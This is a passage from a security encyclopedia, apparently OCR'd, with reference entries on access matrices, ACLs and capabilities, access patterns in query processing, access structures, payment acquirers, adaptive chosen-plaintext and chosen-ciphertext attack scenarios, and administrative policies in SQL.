1. Anderson JP (1972) Computer security technology planning study. Technical Report ESD-TR-73-51. Electronic System Division/AFSC, Bedford, MA, October 1972
2. Landwehr CE (1981) Formal models for computer security. ACM Comput Surv 13(3):247–278
3. Samarati P, De Capitani di Vimercati S (2001) Access control: policies, models, and mechanisms. In: Focardi R, Gorrieri R (eds) Foundations of security analysis and design. Lecture notes in computer science, vol 2171. Springer, Heidelberg

Access Control Rules

►Authorizations

Access Limitation

►Access Pattern

Access Lists

►Access Control Lists

Access Matrix

Sabrina De Capitani di Vimercati
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Related Concepts

►Access Control Matrix;►Access Control Policies,Models, Mechanisms; ►Discretionary Access Control Policies (DAC)

Definition

An *access matrix* represents the set of authorizations defined at a given time in the system.

Background

The access matrix model provides a framework for describing ►discretionary access control policies. First proposed by Lampson [3] for the protection of resources within the context of operating systems, and later refined by Graham and Denning [1], the model was subsequently formalized by Harrison, Ruzzo, and Ullmann (►HRU model) [2], who developed the access control model proposed by Lampson to the goal of analyzing the complexity of determining an access control policy. The original model is called access matrix since the authorization state, meaning the ►authorizations holding at a given time in the system, is represented as a matrix. The matrix therefore gives an abstract representation of protection systems.

Theory and Application

In the access matrix model [4], the state of the system is defined by a triple (S, O, A), where S is the set of subjects, who can exercise privileges; O is the set of objects, on which privileges can be exercised (subjects may be considered as objects, in which case $S \subseteq O$); and A is the access matrix, where rows correspond to subjects, columns correspond to objects, and entry $A[s, o]$ reports the privileges of s on o. The type of the objects and the privileges (actions) executable on them depend on the system. By simply providing a framework where authorizations can be specified, the model can accommodate different privileges. For instance, in addition to the traditional read, write, and execute privileges, *ownership* (i.e., property of objects by subjects), and *control* (to model father–children relationships between processes) can be considered. Figure 1 illustrates an example of access matrix.

Although the matrix represents a good conceptualization of authorizations, it is not appropriate for implementation. In a general system, the access matrix will be usually enormous in size and sparse (i.e., most of its cells are likely to be empty). Storing the matrix as a two-dimensional array is therefore a waste of memory space. There are the following three approaches for implementing the access matrix in a practical way.

	File 1	File 2	File 3	Program 1
Ann	own read write	read write		execute
Bob	read		read write	
Carl		read		execute read

Access Matrix. Fig. 1 An example of access matrix

- *Authorization Table.* Nonempty entries of the matrix are reported in a table with three columns, corresponding to subjects, actions, and objects, respectively. Each tuple in the table corresponds to an authorization. The authorization table approach is generally used in DBMS systems, where authorizations are stored as catalogs (relational tables) of the database.
- *Access Control List (ACL).* The matrix is stored by column. Each object is associated with a list indicating, for each subject, the actions that the subject can exercise on the object.
- *Capability.* The matrix is stored by row. Each user has associated a list, called capability list, indicating, for each object, the accesses that the user is allowed to exercise on the object.

Figure 2 illustrates the authorization table, ACLs, and capabilities, respectively, corresponding to the access matrix in Fig. 1.


Capabilities and ACLs present advantages and disadvantages with respect to authorization control and management. In particular, with ACLs, it is immediate to check the authorizations holding on an object, while retrieving all the authorizations of a subject requires the examination of the ACLs for all the objects. Analogously, with capabilities, it is immediate to determine the privileges of a subject, while retrieving all the accesses executable on an object requires the examination of all the different capabilities. These aspects affect the efficiency of authorization revocation upon deletion of either subjects or objects.

In a system supporting capabilities, it is sufficient for a subject to present the appropriate capability to gain access to an object. This represents an advantage in distributed systems since it permits to avoid repeated authentication of a subject: a user can be authenticated at a host, acquire the appropriate capabilities, and present them to obtain accesses at the various servers of the system. However, capabilities are vulnerable to *forgery* (i.e., they can be copied and reused by an unauthorized third party). Another problem in the use of capability is the enforcement of revocation, meaning invalidation of capabilities that have been released.

A number of capability-based computer systems were developed in the 1970s, but did not prove to be commercially successful. Modern operating systems typically take the ACL-based approach. Some systems implement an abbreviated form of ACL by restricting the assignment of authorizations to a limited number (usually one or two) of named groups of users, while individual authorizations

User	Action	Object
Ann	own	File 1
Ann	read	File 1
Ann	write	File 1
Ann	read	File 2
Ann	write	File 2
Ann	execute	Program 1
Bob	read	File 1
Bob	read	File 3
Bob	write	File 3
Carl	read	File 2
Carl	execute	Program 1
Carl	read	Program 1

a



Access Matrix. Fig. 2 Authorization table (**a**), ACLs (**b**), and capabilities (**c**) for the access matrix in Fig. 1

are not allowed. The advantage of this is that ACLs can be efficiently represented as small bit-vectors. For instance, in the popular Unix operating system, each user in the system belongs to exactly one group and each file has an owner (generally the user who created it) and is associated with a group (usually the group of its owner). Authorizations for each file can be specified for the file's owner, for the group to which the file belongs, and for "the rest of the world" (meaning all the remaining users). No explicit reference to users or groups is allowed. Authorizations are represented by associating with each object an access control list of 9 bits: bits 1 through 3 reflect the privileges of the file's owner, bits 4 through 6 those of the user group to which the file belongs, and bits 7 through 9 those of all the other users. The three bits correspond to the read (`r`), write (`w`), and execute (`x`) privilege, respectively. For instance, ACL `rwxr-x--x` associated with a file indicates that the file can be read, written, and executed by its owner, read

and executed by users belonging to the group associated with the file, and executed by all the other users.

Recommended Reading

1. Graham GS, Denning PJ (1972) Protection – principles and practice. In: AFIPS spring joint computer conference, Atlantic City, vol 40, pp 417–429
2. Harrison MH, Ruzzo WL, Ullman JD (1976) Protection in operating systems. Commun ACM 19(8):461–471
3. Lampson BW (1971) Protection. In: Proceedings of the 5th Princeton Symposium on Information Science and Systems, Princeton university, p 437
4. Samarati P, De Capitani di Vimercati S (2001) Access control: policies, models, and mechanisms. In: Focardi R, Gorrieri R (eds) Foundations of Security Analysis and Design. Lecture notes in computer science, vol 2171. Springer, Berlin

Access Pattern

Davide Martinenghi
Dipartimento di Elettronica e Informazione, Politecnico di Milano, Milano, Italy

Synonyms

Access limitation; Binding pattern

Related Concepts

►Access Control Models

Definition

An access pattern is a specification of an access mode for every attribute of a relation schema, i.e., it is an indication of which attributes are used as input and which ones are used as output.

Background

Limitations in the way in which relations can be accessed were originally studied in the mid-1980s in the context of logic programs with (input or output) access modes [4]. A more thorough analysis of query processing issues involving relations with access patterns has emerged within the field of information integration during the 1990s [6, 7, 14, 16].

Applications

Access patterns provide a coarse-grained model for the interaction between a data source, represented in relational terms, and its user. As such, the notion of access pattern naturally characterizes several different settings.

For instance, in the context of Web data, a large amount of information is accessible only via forms. Every data source accessible through a form can be seen as a relational table on which a selection operation is requested on certain attributes (the input attributes) by filling in values in the corresponding fields. The result of the selection is typically provided as another Web page in which the content of the other attributes of the table (the output attributes) is shown. The selection made via the Web form helps restricting the search space at the data source and avoids disclosing with a single request all the information it contains. For example, a form of an online shop would typically forbid requests that leave all fields of the form empty, thus prohibiting the access to all the underlying data in one shot.

Another context of interest is that of legacy systems, where data may be scattered over several files and wrapped and masked as relational tables. Such tables, typically, have analogous limitations, expressed in terms of access patterns, reflecting the original structure of the data, and thus cannot be queried freely.

Web services can also be represented in relational form with access patterns. Indeed, restrictions in the way in which data can be accessed by invoking Web services arise from the distinction between input parameters and output parameters.

Theory

Query processing in all the above-mentioned contexts (Web data sources, legacy systems, Web services) requires special attention in order to always comply with the restrictions imposed by access patterns, namely that, every time a relation is accessed, values for all its input attributes are provided. However, such a compliance cannot be always achieved with traditional query execution plans. Queries posed over relations with access patterns can therefore be classified according to their potential to retrieve the query answers.

For the simple framework of conjunctive queries (i.e., the select-project-join queries of relational algebra), the mentioned classification can be illustrated as follows. A conjunctive query can be written as an expression of the form $H \leftarrow B_1, \ldots, B_n$, where all of H (the *head*) and $B_1, \ldots, B_n$ (collectively called the *body*) are atoms; in turn, an atom is a formula of the form $r(t_1, \ldots, t_m)$, where r is a relation name and each t_i is a term, i.e., either a constant or a variable. An access pattern over a relation schema $r(A_1, \ldots, A_m)$ can simply be regarded as a mapping sending each attribute A_i, $1 \leq i \leq m$, into an access mode (either I for "input" or O for "output").

A conjunctive query $H \leftarrow B_1, \ldots, B_n$ over relations with access patterns is said to be *executable* (or *well-moded*, in the context of logic programs) if for every atom B_i,

with $1 \leq i \leq n$, every position corresponding to an input attribute in B_i is occupied either by a constant or by a variable that also occurs in another atom B_j with $j < i$. As an example, consider the following relation schemata, where the access modes are indicated as superscripts:

- $r_1(Title^{O}, City^{I}, Artist^{O})$ that associates to a given city the song title and name of artist performing it in that city, and
- $r_2(Artist^{I}, Nation^{O}, City^{O})$ that associates to a given artist name the nation and city of birth of the artist

The query $q_e(A) \leftarrow r_1(T, ny, A), r_2(A, italy, C)$ requesting the names of those Italian artists having performed in New York is executable, since the constant *ny* occurs in the only input position of r_1, and the input position of r_2 is occupied by variable A, which already occurs in r_1. Executability indicates that the execution can take place from left to right in the body of the query: first r_1 is accessed with the input value *ny*, with the effect of populating variables T (title) and A (artist name) with corresponding values, and then r_2 is accessed with the value(s) populating A, if any, thus returning values for the corresponding nation and city (C). After the call to r_2, the artist names associated with nation *italy* will be returned as results.

Consider now the query $q_f(A) \leftarrow r_2(A, italy, C), r_1(T, ny, A)$ requesting the same thing as the previous query. Such a query is not executable (in the left-to-right order of atoms in the body), since a variable (A) occurs in an input attribute of r_2 but not in any previous atoms in the body (r_2 occurs in the leftmost atom in the query body). However, the query q_f admits a simple reordering of the body atoms that transforms it into an executable query, namely, by swapping the two body atoms one obtains the body of the previous query q_e, which is executable. Queries with this property are said to be *feasible*.

The query $q_s(A) \leftarrow r_2(A, italy, C), r_1(T, ny, A), r_1(T, C', A)$ is as q_f but has an additional atom that further requires artists A to have performed the same song T also in a city C' (possibly, but not necessarily, different from *ny*). Such a query is neither executable nor feasible, since in any reordering of the atoms, atom $r_1(T, C', A)$ will have variable C' in an input position, and C' does not occur elsewhere in the query. However, the new atom $r_1(T, C', A)$ is redundant, since it does not pose any new requirement to the query. More formally, it can be shown that query q_s is equivalent to query q_f (and to q_e, too), i.e., for every possible instance of the relations, the answers to q_s coincide with those to q_f (and to q_e). A query, such as q_s, that is equivalent to a feasible query is said to be *stable* (some authors [5, 11, 13], however, call *feasible* the stable queries, and *orderable* the feasible queries).

The query containment problem $q_1 \subseteq q_2$ for two queries q_1 and q_2 is the decision problem that consists in determining whether, for every possible database instance D, the answers to q_1 in D are always a subset of the answers to q_2 in D. Query containment is one of the main tools for query optimization and minimization. Stability is tightly related with query containment and, from the point of view of computational complexity, it has been proved to be as hard as query containment. In general, stability can also be cast as an instance of the problem of answering queries using views [8].

Executable queries, feasible queries, and stable queries clearly allow one to always retrieve the complete answer to the query as if the relations with access patterns were ordinary relational tables. However, this is not always the case. Consider, e.g., the query $q_a(A) \leftarrow r_2(A, italy, modena)$, requesting the names of artists born in Modena, Italy. This query has one single body atom with a variable (A) occurring in an input position, so no executable reordering exists. For query q_a, the complete answer cannot, in general, be found. However, it is possible to adopt a *recursive* extraction strategy that makes use of all the constants known from the query and of the domains associated with the relation attributes. Recursion comes from the fact that output values from one relation can be used in input fields of another relation, and there might be cyclic input-output dependencies among the relations in the schema. In this particular example, one may consider that the attribute *City* in r_1 has the same domain as *City* in r_2, i.e., the values used for the former can also be used for the latter, and vice versa; similarly for *Artist*. One could then exploit the only known value for the domain *City* (*modena*) and use it to access r_1, which indeed requires a city name as input. Although this access is unrelated with the query q_a, where r_1 is not even mentioned, it can provide values for artist names and song titles as output; in turn, these artist names can be used to access r_2 and retrieve values for nations and cities; the new city names can be used to access r_1 again, and so on. This possibly lengthy discovery process consists in disclosing all the content of the relations that can be extracted with the given initial knowledge; at the end of the process, when no new values can be discovered, the original query q_a can be evaluated over the data retrieved so far. The answers obtained in this way, called *reachable certain answers*, are in general only a subset of the answers that would have been found on the relations without access patterns, yet they are the best possible answers that can be retrieved by complying with the access patterns. A query such as q_a for which the reachable certain answers can be found is said to be *answerable*.

Finally, there are also queries for which so little is known that even a recursive extraction process would always fail to find any answer. Such queries are said to be *unanswerable*. An example of unanswerable query is $q_u(A) \leftarrow r_2(A, italy, C)$: here no city name or artist name is initially known, so there is no hope to extract any data from the relations.

Finding the reachable certain answers is an expensive process that might require a considerable amount of accesses to the relations. This is particularly problematic when the accesses themselves are a bottleneck for query evaluation, as happens, e.g., when data sources over the Web are characterized as relations with access patterns. The recursive approach to query evaluation described for answerable queries requires extracting all data (from all relations in the schema) that can be discovered with the available information before evaluating the original query on the discovered data. This naive approach can be improved in several respects. First of all, some relations in the schema might be irrelevant for the computation of the reachable certain answers: only *relevant* relations should be accessed during query evaluation. Moreover, not all accesses to relevant relations might be useful to compute the reachable certain answers: again, such accesses should be avoided. This brings forward the problem of minimization of the accesses used for the the evaluation of a given query. Minimization of accesses can be considered when compiling a plan for the execution of the query (static optimization) as well as during the execution itself (dynamic optimization), possibly using information obtained from the data being extracted and integrity constraints that are known to hold on the relations.

Open Problems

Stability and feasibility are well understood by now [9, 15], and several results are available that also cover the cases of schemata with integrity constraints and relations with possibly more than one access pattern [5, 11, 13]. In particular, access patterns can be encoded into integrity constraints of a suitable form, which can then be processed together with the other constraints.

Relevance and static optimization for minimization of accesses have, instead, only been studied for limited forms of conjunctive queries in the case of relations with exactly one access pattern and no integrity constraints in the schema [2, 10]. More general results are required to cover more expressive query classes and to allow for the presence of integrity constraints and multiple access patterns. Efforts in this direction were made in the context of dynamic optimization [3], where results are available in the case of schemata with particular kinds of integrity constraints, namely, functional dependencies and simple full-width inclusion dependencies (a restricted kind of inclusion dependencies that involve all the attributes of a relation). The latter kind of dependencies is particularly interesting in this context, since it can be used to assert that different relations are equivalent, and thus capture the notion of relations with multiple access patterns. Techniques for dynamic optimization for minimization of accesses under more expressive classes of integrity constraints are yet to be explored.

Query containment has also been studied in the presence of access patterns [1, 12], with a semantics that differs from the traditional one. The decision problem $q_1 \subseteq_{ap} q_2$ for queries q_1 and q_2 under access patterns asks whether, for every database instance D, the reachable certain answers to q_1 in D are always a subset of the reachable certain answers to q_2 in D. Although several algorithms have been proposed to address this problem, the currently available complexity bounds are not known to be tight. Furthermore, query containment in the presence of access patterns with the above semantics has only been studied for conjunctive queries over relations with exactly one access pattern and no integrity constraints in the schema.

Recommended Reading

1. Calì A, Martinenghi D (2008a) Conjunctive query containment under access limitations. In: Proceedings of the twenty-seventh international conference on conceptual modeling (ER 2008), Barcelona, 20–24 Oct 2008, pp 326–340
2. Calì A, Martinenghi D (2008b) Querying data under access limitations. In: Proceedings of the twenty-fourth IEEE international conference on data engineering (ICDE 2008), Cancun, 7–12 Apr 2008. IEEE Computer Society Press, pp 50–59
3. Calì A, Calvanese D, Martinenghi D (2009) Dynamic query optimization under access limitations and dependencies. J Univers Comput Sci 15(21):33–62
4. Dembinski P, Maluszynski J (1985) And-parallelism with intelligent backtracking for annotated logic programs. In: Proceedings of the 1985 symposium on logic programming, Boston, 15–18 July 1985, pp 29–38
5. Deutsch A, Ludäscher B, Nash A (2007) Rewriting queries using views with access patterns under integrity constraints. Theor Comput Sci 37(3):200–226
6. Duschka OM, Levy AY (1997) Recursive plans for information gathering. In: Proceedings of the fifteenth international joint conference on artificial intelligence (IJCAI'97), Nagoya, 23–29 Aug 1997, pp 778–784
7. Florescu D, Levy AY, Manolescu I, Suciu D (1999) Query optimization in the presence of limited access patterns. In: Proceedings of the ACM SIGMOD international conference on management of data, Philadelphia, 31 May–3 June 1999, pp 311–322
8. Halevy AY (2001) Answering queries using views: a survey. VLDB J 10(4):270–294
9. Li C (2003) Computing complete answers to queries in the presence of limited access patterns. VLDB J 12(3):211–227

10. Li C, Chang E (2001) Answering queries with useful bindings. ACM Trans Database Syst 26(3):313–343
11. Ludäscher B, Nash A (2004) Processing union of conjunctive queries with negation under limited access patterns. In: Proceedings of the ninth international conference on extending database technology (EDBT 2004), Heraklion, Crete, 14–18 March 2004, pp 422–440
12. Millstein TD, Halevy AY, Friedman M (2003) Query containment for data integration systems. J Comput Syst Sci 66(1):20–39
13. Nash A, Ludäscher B (2004) Processing first-order queries under limited access patterns. In: Proceedings of the twenty-third ACM SIGACT SIGMOD SIGART symposium on principles of database systems (PODS 2004), Paris, 14–16 June 2004, pp 307–318
14. Rajaraman A, Sagiv Y, Ullman JD (1995) Answering queries using templates with binding patterns. In: Proceedings of the fourteenth ACM SIGACT SIGMOD SIGART symposium on principles of database systems (PODS'95), San Jose, 22–25 May 1995
15. Yang G, Kifer M, Chaudhri VK (2006) Efficiently ordering subgoals with access constraints. In: Proceedings of the twenty-fifth ACM SIGACT SIGMOD SIGART symposium on principles of database systems (PODS 2006), Chicago 26–28 June 2006, pp 22–22
16. Yerneni R, Li C, Garcia-Molina H, Ullman JD (1999) Computing capabilities of mediators. In: Proceedings of the ACM SIGMOD international conference on management of data, Philadelphia, June 1–3 1999, pp 443–454

Access Rights

►Permissions

Access Structure

Yvo Desmedt
Department of Computer Science, University College London, London, UK

Related Concepts

►Perfectly Secure Message Transmission; ►Secure Multiparty Computation (SMC); ►Secret Sharing Schemes; ►Visual Secret Sharing Schemes

Definition

Access structure: [2]

Definition 1 Let $\mathcal{P}$ be a set of parties. An access structure $\Gamma_{\mathcal{P}}$ is a subset of the powerset $2^{\mathcal{P}}$. (Each element $\Gamma_{\mathcal{P}}$ is considered trusted, e.g., has access to a shared secret.) $\Gamma_{\mathcal{P}}$ is monotone if for each element of $\Gamma_{\mathcal{P}}$ each superset belongs to $\Gamma_{\mathcal{P}}$, formally: when $\mathcal{A} \subseteq \mathcal{B} \subseteq \mathcal{P}$ and $\mathcal{A} \in \Gamma_{\mathcal{P}}$ then $\mathcal{B} \in \Gamma_{\mathcal{P}}$.

Adversary structure: [1]

Definition 2 An adversary structure is the complement of an access structure, formally, if $\Gamma_{\mathcal{P}}$ is an access structure, then $2^{\mathcal{P}} \setminus \Gamma_{\mathcal{P}}$ is an adversary structure.

Recommended Reading

1. Hirt M, Maurer U (2000) Player simulation and general adversary structures in perfect multiparty computation. J Cryptol 13(1):31–60
2. Ito M, Saito A, Nishizeki T (1987) Secret sharing schemes realizing general access structures. In: Proceedings of the IEEE global telecommunications conference, Globecom '87, Tokyo. IEEE Communications Society, pp 99–102

ACM

►Access Control Matrix

Acquirer

Marijke De Soete
Security4Biz, Oostkamp, Belgium

Definition

In card retail payment schemes and electronic commerce, there are normally two parties involved in a payment transaction: a customer and a merchant. The acquirer is the bank of the merchant.

In POS transactions: the entity (usually a bank) to which the merchant transmits the information necessary to process the card payment.

In ATM transactions: the entity (usually a bank) which makes banking services (e.g., cash retrieval) available to the customer (cardholder), directly or via the use of third party providers.

Recommended Reading

1. www.ecb.europa.eu
2. www.emvco.com
3. www.europeanpaymentscouncil.eu
4. www.howbankswork.com
5. www.pcisecuritystandards.org

Adaptive Chosen Ciphertext Attack

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers; ►Public Key Cryptography; ►Symmetric Cryptosystem

Definition

An *adaptive* chosen ciphertext attack is a ►chosen ciphertext attack scenario in which the attacker has the ability to make his or her choice of the inputs to the decryption function based on the previous chosen ciphertext queries. The scenario is clearly more powerful than the basic chosen ciphertext attack and thus less realistic. However, the attack may be quite practical in the public-key setting. For example, plain RSA is vulnerable to chosen ciphertext attack (►RSA Public-Key Encryption for more details) and some implementations of RSA may be vulnerable to *adaptive* chosen ciphertext attack, as shown by Bleichenbacher [1].

Recommended Reading

1. Bleichenbacher D (1998) Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS#1. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 1–12

Adaptive Chosen Plaintext and Chosen Ciphertext Attack

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers; ►Boomerang Attack; ►Symmetric Cryptosystem

Definition

In this attack, the scenario allows the attacker to apply ►adaptive chosen plaintext and ►adaptive chosen ciphertext queries simultaneously. The attack is one of the most powerful in terms of the capabilities of the attacker. The only two examples of such attacks known to date are the ►boomerang attack [2] and the *yoyo-game* [1].

Recommended Reading

1. Biham E, Biryukov A, Dunkelman O, Richardson E, Shamir A (1999) Initial observations on skipjack: cryptanalysis of skipjack-3xor. In: Tavares SE, Meijer H (eds) Selected areas in cryptography, SAC 1998. Lecture notes in computer science, vol 1556. Springer, Berlin, pp 362–376
2. Wagner D (1999) The boomerang attack. In: Knudsen LR (ed) Fast software encryption, FSE'99. Lecture notes in computer science, vol 1636. Springer, Berlin, pp 156–170

Adaptive Chosen Plaintext Attack

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers; ►Digital Signature Schemes; ►MAC Algorithms; ►Symmetric Cryptosystem

Definition

An *adaptive* ►chosen plaintext attack is a chosen plaintext attack scenario in which the attacker has the ability to make his or her choice of the inputs to the encryption function based on the previous chosen plaintext queries and their corresponding ciphertexts. The scenario is clearly more powerful than the basic chosen plaintext attack, but is probably less practical in real life since it requires interaction of the attacker with the encryption device.

Administrative Policies

Pierangela Samarati
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Related Concepts

►Access Control Policies, Models, and Mechanisms; ►Discretionary Access Control Policies (DAC); ►Mandatory Access Control Policy (MAC); ►Role-Based Access Control Policies (RBAC)

Definition

An *administrative policy* defines who can grant and revoke authorizations (or prohibitions) to access resources.

Background

An access control service controls every access to a system and its resources to ensure that all and only authorized accesses can take place. To this purpose, access control is based on access rules defining which accesses are (or are not) to be allowed. An administrative policy is therefore needed to regulate the specification of such rules, that is, to define who can add, delete, or modify them. Administrative policies are one of the most important, though less understood, aspects in access control. Indeed, they have usually received little consideration, and, while it is true that a simple administrative policy would suffice for many applications, it is also true that new applications (and organizational environments) would benefit from the enrichment of administrative policies.

Theory and Application

Access control policies are usually coupled with (or include) an administrative policy. In multilevel ►mandatory access control, the allowed accesses are determined entirely on the basis of the security classification of subjects and objects. Security classes are assigned to users by the security administrator. Security classes of objects are determined by the system on the basis of the classes of the users creating them. The security administrator is typically the only one who can change the security classes of subjects and objects. The administrative policy is therefore very simple. ►Discretionary and ►role-based access control permit a wide range of administrative policies. Some of these are described below [1]:

- *Centralized.* A single authorizer (or group) is allowed to grant and revoke authorizations to the users.
- *Hierarchical.* A central authorizer is responsible for assigning administrative responsibilities to other administrators. The administrators can then grant and revoke access authorizations to the users of the system. Hierarchical administration can be applied, for example, according to the organization chart.
- *Cooperative.* Special authorizations on given resources cannot be granted by a single authorizer but need cooperation of several authorizers.
- *Ownership.* Each object is associated with an owner, who generally coincides with the user who created the object. Users can grant and revoke authorizations on the objects they own.
- *Decentralized.* Extending the previous approaches, the owner of an object (or its administrators) can delegate to other users the privilege of specifying authorizations, possibly with the ability of further delegating it.

For its simplicity and large applicability, the ownership policy is the most popular choice in today's systems. This administrative policy is used, for example, in Linux-based and windows-based operating systems. Decentralized administration is typically captured with ownership in the database management system contexts (see ►SQL Access Control Model). Decentralized administration is convenient since it allows users to delegate administrative privileges to others. Delegation, however, complicates the authorization management. In particular, it becomes more difficult for users to keep track of who can access their objects. Furthermore, revocation of authorizations becomes more complex. There are different approaches to the decentralized administration works, which may differ in the way the following questions are answered:

- What is the granularity of administrative authorizations?
- Can delegation be restricted, that is, can the grantor of an administrative authorization impose restrictions on the subjects to which the recipient can further grant the authorization?
- Who can revoke authorizations?
- What about authorizations granted by the revokee?

Existing decentralized policies allow users to grant administration for a specific privilege (meaning a given access on a given object). They do not permit to put constraints on the subjects to which the recipient receiving administrative authority can grant the access. This feature could, however, result useful. For instance, an organization could delegate one of its employees to grant access to some resources, while constraining the authorizations the employee can grant to be only for employees working within her laboratory. Usually, authorizations can be revoked only by the user who granted them (or, possibly, by the object's owner). When an administrative authorization is revoked, the problem arises of dealing with the authorizations specified by the users from whom the administrative privilege is being revoked. As an example, suppose that `Alice` gives `Bob` the authorization to read File1 and gives him the privilege of granting this authorization to others (in some systems, such capability of delegation is called ►*grant option*). Suppose then that `Bob` grants the same authorization to `Chris`, and subsequently `Alice` revokes the authorization from `Bob`. The problem now is what should happen to the authorization that `Chris` has received from `Bob`. Typically, the choice is either to deny the revocation (since the authorization of `Chris` would remain dangling) or enforce a ►recursive revoke deleting also `Chris`' authorization.

Recommended Reading

1. Samarati P, De Capitani di Vimercati S (2001) Access control: Policies, models, and mechanisms. In: Focardi R, Gorrieri R (eds) Foundations of Security Analysis and Design. Lecture Notes of Computer Science, vol 2171. Springer, Berlin, pp 137–196

Administrative Policies in SQL

Alessandro Campi[1], Stefano Paraboschi[2]
[1] Dipartimento di Elettronica e Informazione, Politecnico di Milano, Milano, Italy
[2] Dipartimento di Ingegneria dell'Informazione e Metodi Matematici, Università degli Studi di Bergamo, Dalmine, BG, Italy

Related Concepts

►Grant Option; ►Roles in SQL; ►SQL Access Control Model

Definition

Administrative policies specify the responsibilities for the definition of the security policy in an organization. They can be considered as *meta-policies*, describing how users can create the concrete policy that has to be applied over the resources in the system.

Application

Outside of the database scenario, administrative policies are typically supported in a limited way. A common facility in most access control systems is the idea that there is a central overall owner of the system (e.g., *administrator*, *root*, *supervisor*); then, to improve flexibility and let the system better manage the information system requirements, an *owner* (user, role, group) for every resource is defined. The owner typically corresponds to the security principal responsible for the creation of the resource. The owner, in addition to the central administrator, will have the right to define access privileges to the resorce or to portions of it.

The access control model used in relational databases and supported by SQL at a first level follows the above approach: there is a central database administrator (*DBA*), and for every resource (schema, table, domain, trigger, etc.) there is an owner; privileges can be granted on every resource by the DBA and by its owner. If a resource contains other resources, the privilege granted to the container also holds over the resources contained in it.

For small systems, the administrative model relying on the concepts of an overall owner of the system and a specific owner of every resource is often sufficient. For large systems, the reliance on a single administrative role is typically inadequate. In those systems, it is crucial to be able to organize the set of resources into separate domains, assigning distinct responsibilities to different administrators for each domain. The overall organization is typically hierarchical, but more flexible structures are also possible (e.g., a federated model can support the cooperation between independent security domains). The ►SQL access control model satisfies these requirements, offering mechanisms for schema definition that permit to identify separate domains. Also, the ►grant option offers a convenient way for the transfer of privileges over a domain or portion of a domain.

For instance, we can consider a scenario where a hierarchical administrative policy has to be defined, with a root DBA responsible for the complete content of the database and a collection of domains within it, each containing a set of tables. The DBA can easily satisfy these requirements by granting to the users/roles responsible for the administration of each domain the required privileges, using the grant option. The domain administrators will then be able to freely manage access privileges to the resources within the domains, granting privileges to other users in order to carefully realize the access control policy required by the information system.

In general, the support for policy management realized by SQL offers fine granularity, allowing the DBA to create policies that meet special circumstances and limit the delegation of administrative policies to a desired subset of data or privileges. The use of revoke statements within previously granted domains permits to exempt a particular instance, database, or database object from a policy.

A crucial requirement satisfied by the administrative model for SQL is represented by the definition of a single repository for all the polices applicable to a given data collection. Other access control systems may define and activate administrative polices in one part of the system, whereas the access policies for the concrete resources are stored in a separate repository. This separation increases the costs for the consolidated management of information system security.

Recommended Reading

1. De Capitani di Vimercati S, Samarati P, Jajodia S (2001) Database security. In: Marciniak J (ed) Wiley encyclopedia of software engineering. Wiley, New York
2. Samarati P, De Capitani di Vimercati S (2001) Access control: Policies, models, and mechanisms. In: Focardi R, Gorrieri R (eds) Foundations of security analysis and design. Lecture notes in computer science, vol 2171. Springer, Berlin
3. Database language SQL (2008) ISO international standard, ISO/IEC 9075-*:2008

Advanced Encryption Standard

►Rijndael

Advanced Hash Competition

►AHS Competition/SHA-3

Adversarial/External Knowledge (Privacy in the Presence of)

Kristen LeFevre[1], Bee-Chung Chen[2]
[1]Department of Electrical Engineering and Computer Science, University of Michigan, Ann Arbor, MI, USA
[2]Yahoo! Research, Mountain View, CA, USA

Related Concepts

►ϵ-Privacy; ►k-anonymity; ►Macrodata Protection; ►Microdata Protection; ►Quasi-identifier

Definition

Privacy in the presence of adversarial/external knowledge is an approach used in privacy-preserving data publishing and related areas to analyze the amount of private, sensitive information revealed from published data assuming the adversary or attacker has certain knowledge about the individuals in the data in addition to the published data itself. It is also used to define privacy criteria resilient to attacks using such knowledge.

Background

